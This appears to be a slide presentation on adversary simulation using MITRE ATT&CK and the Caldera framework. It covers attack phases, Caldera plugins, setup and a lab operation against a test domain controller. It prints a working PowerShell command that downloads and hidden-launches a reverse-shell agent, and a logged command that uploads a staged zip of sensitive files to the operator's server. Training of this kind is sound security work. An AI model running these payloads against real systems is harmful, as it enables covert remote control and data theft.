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Adversary Simulation

in practice

Caldera and Mitre



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What is adversary simulation?

“Adversary simulation is a cybersecurity assessment method that aims to test an organization's security controls against the tactics, techniques, and procedures (TTPs) used by threat actors that pose the greatest risk to its industry .”

Opponent Simulation Steps

Recon & Planning

- OSINT - Collection of people, places, and things
- Email address collection
- Web site boundary scanning and integration
- Understand the organization business
- Research social media, employer sites, and potential hot spots

Initial Compromise

- Social Engineering
- Spear Phishing
- External Exploitation

Establish Foothold

- Attacker uses known or unknown TTPs
- Persistent backdoor
- Malware
- High up time

Escalate Privileges

- Password hash dumping
- Pass-The-Hash
- Credential logging
- Keystroke logging
- Exploiting vulnerable

Internal Recon

- User analysis
- Group analysis
- File and data collection
- Active Directory recon

Lateral Movement

- Move system to system within a target environment
- PsExec
- WMI
- RDP
- VNC


Maintain Presence

- Access to internal servers and high up time servers
- Use of VPNs and external boundaries

Complete Mission

- Financial data
- PII
- Long term access
- Collection operations

MITRE ATT&CK



PRE-ATT&CK

Priority Definition

- Planning, Direction

Target Selection

Information Gathering

- Technical, People, Organizational

Weakness Identification

- Technical, People, Organizational

Adversary OpSec

Establish & Maintain Infrastructure

Persona Development

Build Capabilities

Test Capabilities

Stage Capabilities

ATT&CK for Enterprise

Initial Access

Execution

Persistence

Privilege Escalation

Defense Evasion

Credential Access

Discovery

Lateral Movement


Collection

Exfiltration

Command and Control

Impact

CTI for Red Team exercises





Toolkits

MITRE
ATT&CK™





What is Caldera?

“Caldera™ é uma estrutura de segurança cibernética desenvolvida pela MITRE que capacita os profissionais cibernéticos a economizar tempo, dinheiro e energia por meio de avaliações de segurança automatizadas.”

Plugins of Caldera

- **Initial** (ferramentas e técnicas de acesso inicial do Red Team)
- **Atomic** (projeto Atomic Red Team TTPs)
- **Builder** (compilar cargas úteis dinamicamente)
- **CalTack** (site do Mitre ATT&CK incorporado)
- **Compass** (visualizações ATT&CK)
- **Debrief** (insights de operações)
- **Emu** (planos de emulação CTID – Center for Threat-Informed Defense)
- **FieldManual** (Documentação)
- **GameBoard** (visualize operações conjuntas de Red Team e Blue Team)
- **Human** (Criar ruído simulando execuções de um usuário real em um endpoint)
- **Manx** (funcionalidade e payload para shell reverso)
- **Mock** (Simular agentes em operações)
- **Response** (resposta a incidentes)
- **Sandcat** (agente padrão)
- **SSL** (Habilitar HTTPS para caldeira)
- **Stockpile** (armazém de técnicas e perfis)
- **Training** (certificação e curso de formação)




Simulation process

```
(root@kali)-[/opt]
└─# git clone https://github.com/mitre/caldera.git
Cloning into 'caldera'...
remote: Enumerating objects: 23232, done.
remote: Counting objects: 100% (999/999), done.
remote: Compressing objects: 100% (432/432), done.
remote: Total 23232 (delta 658), reused 830 (delta 562), pack-reused 22233
Receiving objects: 100% (23232/23232), 25.32 MiB | 5.82 MiB/s, done.
Resolving deltas: 100% (15622/15622), done.

(root@kali)-[/opt]
└─# cd caldera

(root@kali)-[/opt/caldera]
└─# cat automated.sh
#!/bin/bash
python3 -m venv venv
sleep 5
source venv/bin/activate
sleep 5
pip install -r requirements.txt
sleep 5
python3 server.py --insecure
```



Caldera download and configuration



Simulation process

Agents

id (paw)

You must deploy at least 1 agent in order to run an operation. Groups are collections of agents so hosts can be compromised simultaneously.

[Click here to deploy an agent](#)

- BEACON TIMERS
- WATCHDOG TIMER
- UNTRUSTED TIMER
- IMPLANT NAME
- BOOTSTRAP ABILITIES
- DEADMAN ABILITIES

[Save changes](#)

Manx: A reverse-shell agent which communicates via the TCP contact

windows

** Variations of the deployment command will be shown for each supported operating system

app.contact.http 10.0.0.130

app.contact.tcp 10.0.0.130

app.contact.udp 10.0.0.130

A reverse-shell agent which communicates via the TCP contact (psh)

```
if ($host.Version.Major -ge 3) {$ErrAction = "ignore"} else {$ErrAction = "SilentlyContinue"}; $server = "10.0.0.130"; $socket = "10.0.0.130"; $contact = "tcp"; $url = "$server/file/download"; $swc = New-Object System.Net.WebClient; $swc.Headers.add("platform", "windows"); $swc.Headers.add("file", "manx.go"); $data = $swc.DownloadData($url); $name = $swc.ResponseHeaders["Content-Disposition"].Substring($swc.ResponseHeaders["Content-Disposition"].IndexOf("filename=") + 9).Replace(" ", ""); Get-Process | ? { $_.Path -like "C:\Users\Public\*name.exe" } | stop-process -f -ea $ErrAction; rm -force "C:\Users\Public\*name.exe" -ea $ErrAction; ([io.file]::WriteAllBytes("C:\Users\Public\*name.exe", $data)) | Out-Null; Start-Process -FilePath C:\Users\Public\*name.exe -ArgumentList "-socket $socket -http $server -contact $contact" -WindowStyle hidden;
```

Run against the UDP contact (psh)


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“Agent + Payloads to reverse shell on the machine using HTTP or TCP protocols”

Simulation process

You have 2 agents

id (paw)	host	contact	pid	privilege	
gaagxp	kali	html	537604	User	✗
dneco	hackersec-dc	HTTP	1928	Elevated	✗



Campaigns

- agents
- adversaries
- operations

Plugins

- access
- atomic
- compass
- debrief
- fieldmanual
- gameboard
- manx
- sandcat
- stockpile

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enter a profile description (required)

Profiles

collections of ATT&CK
specific effects on a
can be used for
se cases.

Ordering

+ link objective | + add adversary | + add ability

Configuring the adversary campaign



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Simulation process

Include the abilities of another profile in this one. These abilities can be appended to the existing adversary profile.

Super Spy

Add to adversary

Adversary Profiles are collections of ATT&CK TTPs, designed to create specific effects on a host or network. Profiles can be used for offensive or defensive use cases.

Save

Delete

- Record microphone
- Create staging directory
- Find files
- Stage sensitive files
- Compress staged directory
- Exfil staged directory
- Discover antivirus programs
- Scan WiFi networks
- Preferred WiFi

Using pre-configured adversaries

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Adversary Profiles

VIEW

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Save

Delete

Ordering

+ link objective | + add adversary | + add ability

- Collect ARP details
- Reverse nslookup IP
- View remote shares
- Copy 54ndc47 (SMB)
- Start 54ndc47 (WMI)
- Copy 54ndc47 (WinRM and S...)
- Start Agent (WinRM)
- Find company emails
- Find IP addresses
- Find files
- Create staging directory
- Screen Capture
- Copy Clipboard
- Get Chrome Bookmarks
- Record microphone
- Stage sensitive files

Simulation process

Operations

ADD

Start a new operation or review previous ones here.

Mindthesec-ops

BASIC OPTIONS

- Use all groups
- Super Spy
- Keep open forever
- Run immediately

AUTONOMOUS

STEALTH

SCHEDULE

Start

Operations

RUNNING | 2023-08-31 20:17:16 | 0 DECISIONS

Autonomous

queued collected success failure timeout discarded untrusted visible

Use plain-text obfuscation

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include agent output

Download full report

Download event logs

Delete

Start

+ manual command + potential links

Configuring the operation and running

Simulation process

Results of operations and tested TTPs

The screenshot displays a simulation interface with a control panel at the top and a list of operations on the left. The control panel includes a play button, a stop button, and a green 'Automatic' toggle. Below these are buttons for 'queued', 'success', 'failure', 'timeout', 'discarded', 'untrusted', and 'visible'. A dropdown menu is set to 'Use plain-text obfuscation'. There are also buttons for '+ manual command' and '+ potential links'.

The left sidebar shows a list of operations performed by 'agent#tjebwx' with timestamps:

- 31 20:46:43 agent#tjebwx ... Sniff network traffic
- 31 20:46:38 agent#tjebwx ... Preferred WIFI
- 31 20:46:33 agent#tjebwx ... Scan WIFI networks
- 31 20:46:23 agent#tjebwx ... Discover antivirus programs
- 31 20:45:28 agent#tjebwx ... Exfil staged directory
- 31 20:45:18 agent#tjebwx ... Compress staged directory
- 31 20:45:08 agent#tjebwx ... Stage sensitive files
- 31 20:44:33 agent#tjebwx ... Stage sensitive files
- 31 20:44:23 agent#tjebwx ... Stage sensitive files
- 31 20:44:18 agent#tjebwx ... Copy Clipboard
- 31 20:44:12 agent#tjebwx ... Screen Capture
- 31 20:44:07 agent#tjebwx ... Create staging directory
- 31 20:44:02 agent#tjebwx ... Find files

The right pane shows a detailed log for a file upload operation:

```
start a
ErrorActionPreference = 'Stop';$fileDName = 'C:\Users\Administrator\Desktop\staged.zip';$filePath = 'C:\Users\Administrator\Desktop\staged.zip';$url = "http://10.0.0.130:8888/file/upload";Add-Type -AssemblyName 'System.Net.Http';$client = New-Object System.Net.Http.HttpClient;$content = New-Object System.Net.Http.MultipartFormDataContent;$fileStream = [System.IO.File]::OpenRead($filePath);$fileName = [System.IO.Path]::GetFileName($filePath);$fileContent = New-Object System.Net.Http.StreamContent($fileStream);$content.Add($fileContent, $fileName);$client.DefaultRequestHeaders.Add("X-Request-Id", $env:COMPUTERNAME + ".tjebwx");$client.DefaultRequestHeaders.Add("User-Agent", "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36");$result = $client.PostAsync($url, $content).Result;$result.EnsureSuccessStatusCode();

Version      : 1.1
Content      : System.Net.Http.StreamContent
StatusCode   : OK
ReasonPhrase : OK
Headers      : {[Date, System.String[]], [Server, System.String[]]}
RequestMessage
System.Net.Http.MultipartFormDataContent, Headers:
{
  X-Request-Id: HACKERSEC-DC-tjebwx
  User-Agent: Mozilla/5.0
  User-Agent: (Windows NT 10.0; Win64; x64)
  User-Agent: AppleWebKit/537.36
  User-Agent: (KHTML, like Gecko)
  User-Agent: Chrome/60.0.3112.113
  User-Agent: Safari/537.36
  Content-Type: multipart/form-data; boundary="393322c3-7a69-41de-8425-b7020cb983a9"
  Content-Length: 60744
}
IsSuccessStatusCode : True
```


Conclusion



- Define an adversary emulation plan
- Analyze opponents and executions within the tool
- Test in a laboratory first
- Customize as much of the Caldera as possible
- Do one simulation at a time
- Don't make Caldera your only adversary simulation solution
- Be mature before executing, at least have an incident response plan





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